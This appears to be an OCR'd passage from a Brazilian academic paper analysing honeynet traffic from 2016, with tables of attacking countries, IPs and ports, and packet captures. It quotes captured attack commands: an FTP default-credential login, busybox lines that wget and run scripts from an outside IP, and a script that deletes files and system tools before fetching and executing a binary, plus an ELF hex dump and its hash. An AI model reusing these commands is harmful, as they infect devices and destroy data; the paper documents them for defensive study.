




jrgildasio@gmail.com, desousa@unb.com, robson@redes.unb.br,
ednacanedo@unb.br, gregio@inf.ufpr.br


















QTD ACESSOS POR PAISES	Count
China	40,573
Brazil	5,722
Vietnam	5,616
United States	3,854
India	3,513
Poland	2,535
Russian Federation	2,089
Taiwan	2,059
Korea, Republic of	1,958

QTD ACESSOS POR IPs EXTERNOS	Count
116.31.116.21	13,664
116.31.116.20	9,467
116.31.116.35	4,247
116.31.116.33	3,843
193.17.184.78	2,077
111.93.142.33	1,522
191.176.14.133	1,052
46.172.71.249	772
116.31.116.23	738

QTD ACESSOS PORTA DESTINO	Count
22	42,528
23	29,092
445	6,960
139	2,963
21	2,634
80	2,108
135	1,291
443	958
3306	920




Report Settings:
- Honeynet: 172.30.20.0/24
- Starting Date: 20160614 (inclusive)


Remote IP	Packets	Bytes	Conns
193.17.184.78	24954	309827	1972
190.235.133.48	3041	9119	252
197.231.221.211	9070	2288795	225
201.22.57.115	157	2660	46
187.95.126.221	164	789	35
188.138.9.49	2815	507845	31
176.10.99.207	806	170881	23
199.212.0.53	44	9825	22
89.163.237.43	24	1007	17
149.202.98.161	1733	381789	15

Top 10 Scanned Ports:

Port	Packets	Bytes	Conns
tcp/21	27073	335876	2179
tcp/23	6866	98774	490
tcp/80	33997	8108142	276
tcp/445	2068	153305	150

```
06/14-19:59:59.091763 0:15:5D:6:57:15 -> 0:15:5D:6:57:F type:0x800 len:0x7B
172.30.20.21:21 -> 193.17.184.78:64566 TCP TTL:64 TOS:0x0 ID:19055 IpLen:20 DgmLen:109 DF
***AP*** Seq: 0xD5FF622E  Ack: 0xEA408FEC  Win: 0x1C9  TcpLen: 20
32 32 30 20 50 72 6F 46 54 50 44 20 31 2E 33 2E  220 ProFTPD 1.3.
35 20 53 65 72 76 65 72 20 28 53 65 72 76 69 64  5 Server (Servid
6F 72 20 46 54 50 20 52 41 45 4F 4F 29 20 5B 3A  or FTP RAEOO) [:
3A 66 66 66 66 3A 31 37 32 2E 33 30 2E 32 30 2E  :ffff:172.30.20.
32 31 5D 0D 0A                                   21]..

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

06/14-19:59:59.395311 0:15:5D:6:57:F -> 0:15:5D:6:57:15 type:0x800 len:0x42
193.17.184.78:64566 -> 172.30.20.21:21 TCP TTL:102 TOS:0x4 ID:25606 IpLen:20 DgmLen:52 DF
***AP*** Seq: 0xEA408FEC  Ack: 0xD5FF6273  Win: 0x40  TcpLen: 20
55 53 45 52 20 61 64 6D 69 6E 0D 0A              USER admin..

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

06/14-19:59:59.700332 0:15:5D:6:57:F -> 0:15:5D:6:57:15 type:0x800 len:0x43
193.17.184.78:64566 -> 172.30.20.21:21 TCP TTL:102 TOS:0x4 ID:25666 IpLen:20 DgmLen:53 DF
***AP*** Seq: 0xEA408FF8  Ack: 0xD5FF6294  Win: 0x40  TcpLen: 20
50 41 53 53 20 63 61 72 6F 6C 65 0D 0A           PASS carole..

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```





```
20 63 64 20 2F 76  cd /tmp || cd /v
63 64 20 2F 64 65  ar/run || cd /de
64 20 2F 6D 6E 74  v/shm || cd /mnt
72 3B 72 6D 20 2D   || cd /var;rm -
78 20 77 67 65 74  f *;busybox wget
35 2E 32 32 2E 31   http://185.22.1
2E 73 68 3B 73 68  72.238/bin.sh;sh
73 79 62 6F 78 20   bin.sh;busybox
6E 32 2E 73 68 20  tftp -r bin2.sh
```

```
# Delete some shit to prevent "whitehats" ;)
busybox rm -rf /tmp/*
busybox rm -rf /root/*
busybox rm -rf /usr/bin/strings
busybox rm -rf /usr/bin/ps
busybox wget http://185.22.172.238/10; busybox
 chmod +x 10; ./10; busybox rm -f 10*
rm -f *
```

```
00 00 00 00 00 00 00.ELF...a........
F9 00 00 34 00 00 00.....(....p...4...
00 20 00 02 00 28 00.....4. ...(.
00 00 00 00 80 00 00.................
72 00 00 05 00 00 00....Gr..Gr......
65 00 00 84 E5 01 00.........e.......
00 00 00 06 00 00 00.....................
50 58 21 F0 08 0D 17....$.B.UPX!.....
10 01 00 94 00 00 00....(....(....
7F 45 4C 46 01 72 61V........ELF.ra
90 B6 81 03 34 EE 13....(........4..
```

SHA256:	6c4eec79f50ad781c2dcafe91cafa81d5a25523162dcc6d87dda32460a126096
Nome do arquivo:	10
Taxa de detecção:	4 / 56